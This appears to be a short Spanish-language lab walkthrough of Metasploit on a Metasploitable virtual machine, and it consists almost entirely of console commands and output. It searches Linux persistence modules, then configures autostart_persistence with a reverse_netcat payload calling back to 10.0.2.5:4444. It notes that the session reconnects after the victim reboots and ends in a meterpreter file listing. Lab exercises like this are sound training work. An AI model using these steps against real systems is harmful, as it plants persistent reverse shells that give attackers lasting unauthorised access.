msf6 exploit(multi/misc/java_rmi_server) >
```

```
msf6 exploit(multi/misc/java_rmi_server) > search linux persistence

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Descriptio
n
   -  ----                                                ---------------  ----       -----  ---------
-
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Packag
e Manager Persistence
   1  exploit/linux/local/autostart_persistence           2006-02-13       excellent  No     Autostart
Desktop Item Persistence
   2  exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profi
le Persistence
   3  exploit/linux/local/cron_persistence                1979-07-01       excellent  No     Cron Persi
stence
   4  post/linux/manage/sshkey_persistence                                 excellent  No     SSH Key Pe
rsistence
   5  exploit/linux/local/service_persistence             1983-01-01       excellent  No     Service Pe
rsistence
   6  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Packag
e Manager Persistence
   7  exploit/linux/local/rc_local_persistence            1980-10-01       excellent  No     rc.local P
ersistence
```

```
msf6 exploit(multi/misc/java_rmi_server) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(linux/local/autostart_persistence) > options
```

```
msf6 exploit(linux/local/autostart_persistence) > options

Module options (exploit/linux/local/autostart_persistence):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   NAME                      no        Name of autostart entry
   SESSION  1                yes       The session to run this module on


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Le damos a exploit y si apagamos la metaesploitable y la volvemos a encender nos aparece de nuevo conectada.

```
040666/rw-rw-rw-  4096     dir   2024-02-28 23:01:02 +0100  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2012-05-20 23:30:19 +0200  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz

meterpreter >
```